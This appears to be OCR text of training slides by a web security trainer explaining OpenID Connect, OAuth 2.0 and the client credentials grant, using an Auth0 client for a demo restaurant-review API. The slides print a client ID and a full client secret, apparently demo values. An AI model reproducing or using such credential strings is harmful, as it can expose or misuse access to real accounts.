
Password

By signing in, I agree to the Zoom's Privacy Statement and Terms of Service.

OpenID Connect

- Authenticate the user for me?





Zoom wants access to your Google Account

philippe@pragmaticwebsecurity.com

When you allow this access, Zoom will be able to


View and edit events on all your calendars.
Learn more

Make sure you trust Zoom

You may be sharing sensitive info with this site or app. You can always see or remove access in your **Google Account**.

Learn how Google helps you **share data safely**.

See Zoom's **Privacy Policy** and **Terms of Service**.



OpenID Connect

Authenticate the user for me?

Can I access an API please?

OAuth 2.0

OAuth 2.0

Help me out here,
is this access token valid?

Request with an access token

OAuth 2.0

@PhilippeDeRyck

I am *Dr. Philippe De Ryck*

Pragmatic Web Security
Security for developers

Founder of Pragmatic Web Security

Google Developers Experts

Google Developer Expert

AMBASSADOR PROGRAM

Auth0 Ambassador


Secure Application Development

SecAppDev organizer

I help developers with security

- ✓ Hands-on in-depth security training
- ✓ Advanced online security courses
- ✓ Security advisory services


https://pragmaticwebsecurity.com



A service retrieving a daily count of # of new reviews per restaurant

The API of Restograde, a restaurant review application

The OAuth 2.0 client application



Name *

M2M Client

Domain

restograde.eu.auth0.com

Client ID

8LTzNhXjULgOpMeAylvhmbgpdZinK54Z


Client Secret

MLbCxj7kQyRwKEkhxzmejeEEe0U75qJnhvgHDDHLX4tRvKUI2Hls

The Client Secret is not base64 encoded.

Clients are registered with the authorization server with and ID and a credential (e.g., a secret, or a public key)

APIs are known by the authorization server




Restograde API

Custom API Identifier `https://api.restograde.com`

@PhilippeDeRyck

Scenarios that do not involve user-based access rely on the *Client Credentials* grant


AUTHORIZATION SERVER
Request access token with client authentication
1
2
Access token
SERVICE
3
Request with access token
4
Response
API

@PhilippeDeRyck

1 *The request to obtain an access token*

```
POST /oauth/token
Host: sts.restograde.com

 grant_type=client_credentials
&client_id=8LTzNhXjULgOpMeAylvhmbgpdZinK54Z
&client_secret=xEJRXoe…Vd_BjB
&audience=https://api.restograde.com
```

Indicates the *client credentials* flow

The client exchanging the code

